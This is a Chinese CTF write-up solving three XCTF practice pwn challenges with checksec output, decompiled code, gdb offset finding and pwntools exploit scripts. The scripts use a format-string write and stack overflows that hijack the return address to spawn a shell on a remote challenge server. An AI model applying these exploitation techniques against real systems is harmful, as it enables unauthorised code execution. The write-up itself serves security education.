攻防世界 pwn练习区解法 write up

原创

Y0n1an 于 2021-02-16 17:29:45 发布 198 收藏 1

分类专栏： 二进制漏洞 文章标签： 安全

二进制漏洞 专栏收录该内容


23 篇文章 0 订阅

订阅专栏

目录

cgfsb

先checksec一下，确定程序的保护机制，没有开启PIE。



```
ubuntu@ubuntu-virtual-machine:~/桌面$ checksec Test
[*] '/home/ubuntu/桌面/Test'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

stack:

canary found 是指运行程序时，会把canary取出放入一个rbp定向的值，在退出函数前将rbp定向的值和canary的值进行一个比较（异或一下，看是不是0），如果不相等，则运行_stack_chk_fail函数

NX

数据所在的内存为不可执行，程序溢出转为shellcode时，程序会去在数据页面上执行指令，这个时候CPU抛出异常，不会让它执行


PIE

程序装在随机的地址

ASLR


即使文件开启了PIE保护，还需要开启ASLR才会真正打乱基址

然后我们确定是32位丢到32位IDA，按下F5




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  _DWORD buf[2]; // [esp+1Eh] [ebp-7Eh] BYREF
  __int16 v5; // [esp+26h] [ebp-76h]
  char s[100]; // [esp+28h] [ebp-74h] BYREF
  unsigned int v7; // [esp+8Ch] [ebp-10h]

  v7 = __readgsdword(0x14u);
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  buf[0] = 0;
  buf[1] = 0;
  v5 = 0;
  memset(s, 0, sizeof(s));
  puts("please tell me your name:");
  read(0, buf, 0xAu);
  puts("leave your message please:");
  fgets(s, 100, stdin);
  printf("hello %s", (const char *)buf);
  puts("your message is:");
  printf(s);
  if ( pwnme == 8 )
  {
    puts("you pwned me, here is your flag:\n");
    system("cat flag");
  }
  else
  {
    puts("Thank you!");
  }
  return 0;
```

这里看到printf函数没有指定format，存在格式化字符串漏洞，关于格式化字符串漏洞，这个师傅的博客讲得很清楚，这里我就偷个懒。且指定了pwnme=8才给我们flag，且pwnme在bss段那就行了，这里也有个师傅讲bss，我也码住



```
.bss:0804A068                 public pwnme
.bss:0804A068 pwnme           dd ?                    ; DATA XREF: main+105↑r
.bss:0804A068 _bss            ends
.bss:0804A068
```

那我们可以开始确定偏移量了




```
gdb-peda$ r
Starting program: /home/ubuntu/桌面/pwn
please tell me your name:
1234
leave your message please:
aaaa.%x.%x.%x.%x.%x.%X.%x.%X.%X.%X.%x.%x.%x.%x.%x.%x.%X.%x.%X.%X.%X.%x.%x.%x.%x
.%x.%x.%X.%x.%X.%X.%X.%x
hello 1234
your message is:
aaaa.ffffd0de.f7fb3580.1.0.1.F7FFD990.3231ba39.A3433.0.61616161.2e78252e.252e78
25.78252e78.2e78252e.252e5825.58252e78.2E58252E.252e5825.78252E78.2E78252E.252E
7825.78252e78.2e58252e.252e7825.58252e58.2e58252e.252e7825.78252E78.2e78252e.25
2E7825.58252E78.Thank you!
[Inferior 1 (process 10837) exited normally]
Warning: not running
```

aaa和61间有10个的距离，写exp，分析在中间

```python
##!/usr/bin/env python
from pwn import *
sh = remote('111.200.241.244','30762')
payload = p32(0x0804A068)  + 'aaaa%10$n'
sh.recvuntil('please tell me your name:\n')
sh.sendline('pwnyou')
sh.recvuntil('leave your message please:\n')
sh.sendline(payload)
sh.interactive()
```


payload中，我们先输入的是pwnme的地址，这样的话，如果是一个有效的字符串的首地址，就可以用%s将其打印出来，用地址加串的方式就可以打印出来，'aaaa'是为了和之前p32（）对应，这样前面有了八个字节，10$就是我们刚刚求的偏移，我们输入后是把这个的ascii存在后面的10的，后面的%n就是因为前面输入了8个字符，所以这个时候%n把pwnme赋值成8了，参考是这位师傅的博客
如果简单点来说，就是先构造8，然后把8给地址为0下04A068的那个值
相当于printf('p32（）aaaa%$10n'，……此处省略十个内存所存值……pwnme)，也就是把pwnme的值变成8了

hello pwn




```
python@ubuntu:~/Desktop/mid$ checksec test
[*] '/home/python/Desktop/mid/test'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

checksec 发现是64位，直接用64位ida打开



```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  alarm(0x3Cu);
  setbuf(stdout, 0LL);
  puts("~~ welcome to ctf ~~     ");
  puts("lets get helloworld for bof");
  read(0, &unk_601068, 0x10uLL);
  if ( dword_60106C == 1853186401 )
    sub_400686();
  return 0LL;
}
```

put的我们不管了，都是直接打印在屏幕上的
read函数我们直接看它存的是哪里？是601068
然后我们看这个if条件，if条件让60106c和1853186401这一串比较
但是这个内存的数字之前没有提到，但我们之前输入的数是在68里的，如果溢出会溢出到6C




```
##!/usr/bin/env python

from pwn import *


sh = remote('111.200.241.244','52450')

sh.sendline('A' * 4 + 1853186401)

sh.interactive()
```

尝试exp
可以连上去，但是没有打印flag
修改一下，发现没有加p64（）。。。。。。。。。

```
##!/usr/bin/env python
from pwn import *
sh = remote('111.200.241.244','52450')
sh.sendline('A' * 4 + p64(1853186401))
sh.interactive()
```


level0




```
[*] '/home/python/Desktop/mid/test1'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

没有canary，PIE关闭，栈不可执行，我们可以溢出，但是不能将shellcode写在栈上，因为现在栈上的代码不会执行

查看main函数，看不出来什么明显漏洞格式，但我们结合打开程序的结果可以知道，会打印一个hello world，然后不动，我们输入了一个5就退出了程序。这里要我们输入了，应该会有溢出点，找一下我们常说的高危函数。




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  write(1, "Hello, World\n", 0xDuLL);
  return vulnerable_function(1LL);
}
```




```
ubuntu@ubuntu-virtual-machine:~/桌面$ ./pwn
Hello, World
5
```

快速做法：
如下图，这里有一个red函数，这个buf指的是一个局部变量，调用read时把buf的数据存入到缓冲区里面




```
ssize_t vulnerable_function()
{
  char buf[128]; // [rsp+0h] [rbp-80h] BYREF

  return read(0, buf, 0x200uLL);
}
```

点buf追踪，定义了128长度的缓冲区长度，这里的r是返回地址，s是ebp，我们用一些很长的数据覆盖ebp，把我们想执行的指




```
-0000000000000080 buf             db 128 dup(?)
+0000000000000000  s              db 8 dup(?)
+0000000000000008  r              db 8 dup(?)
```

令的地址放到r上面就行了



```
Function name
_init_proc
sub_400440
_write
_system
_read
__libc_start_main
__gmon_start__
_start
deregister_tm_clones
register_tm_clones
__do_global_dtors_aux
frame_dummy
callsystem
vulnerable_function
main
__libc_csu_init
__libc_csu_fini
_term_proc
write
system
```


我们要执行的是system函数，在框框里面找到callsystem
选0x400596作为我们的返回地址



```
.text:0000000000400596 ; =============== S U B R O U T I N E =======================
.text:0000000000400596
.text:0000000000400596 ; Attributes: bp-based frame
.text:0000000000400596
.text:0000000000400596                 public callsystem
.text:0000000000400596 callsystem      proc near
.text:0000000000400596 ; __unwind {
.text:0000000000400596                 push    rbp
.text:0000000000400597                 mov     rbp, rsp
.text:000000000040059A                 mov     edi, offset command ; "/bin/sh"
.text:000000000040059F                 call    _system
.text:00000000004005A4                 pop     rbp
.text:00000000004005A5                 retn
.text:00000000004005A5 ; } // starts at 400596
.text:00000000004005A5 callsystem      endp
```


这里128加8，因为是64位的，所以payload就应该是136加上 0x400596

练习工具式解法：
这里我们要用到peda，安装口令谷歌上有，提醒要换源哈




```
gdb-peda$ pattern create 200
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA
4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAAT
AAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA'
```

利用peda生成一个200的随机序列




```
gdb-peda$ r
Starting program: /home/ubuntu/桌面/pwn
Hello, World
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4
AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATA
AqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA

Program received signal SIGSEGV, Segmentation fault.
```

运行后把我们这一窜字符复制，输入




```
[ REGISTERS ]
RAX  0xc9
RBX  0x400600 (__libc_csu_init) ◂— push   r15
RCX  0x7ffff7ed4142 (read+18) ◂— cmp    rax, -0x1000 /* 'H=' */
RDX  0x200
RDI  0x0
RSI  0x7fffffffdef0 ◂— 0x4173414125414141 ('AAA%AAsA')
R8   0x0
R9   0x7ffff7fe0d50 ◂— endbr64
R10  0x40031b ◂— jb     0x400382 /* 'read' */
R11  0x246
R12  0x4004a0 (_start) ◂— xor    ebp, ebp
R13  0x7fffffffe080 ◂— 0x1
R14  0x0
R15  0x0
RBP  0x6c41415041416b41 ('AkAAPAAl')
RSP  0x7fffffffdf78 ◂— 0x41416d4141514141 ('AAQAAmAA')
RIP  0x4005c5 (vulnerable_function+31) ◂— ret
```

这里是register窗口，我们复制ebp的数据，然后用命令，`pattern oddset 字符串` 就可以看到和ebp之间的偏移是多少了



```
gdb-peda$ pattern offset AkAAPAAl
AkAAPAAl found at offset: 128
```

是128，可能有同学不明白为什么是ebp之前的，那我们做个实验




```
gdb-peda$ pattern create 200
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA
4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAAT
AAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA'
gdb-peda$ pattern offset %AAs
%AAs found at offset: 3
```

看，所以之前那些指的就是ebp之前的值，所以我们很容易得到136 + 地址的payload


```python
##!/usr/bin/env python
from pwn import *
sh = remote('111.200.241.244','33108')
sh.recvuntil('Hello, World\n')   #注意这里是它先打印hello world我们再输入
sh.sendline('A' * 136 + p64(0x400596))
sh.interactive()
```

得到flag：

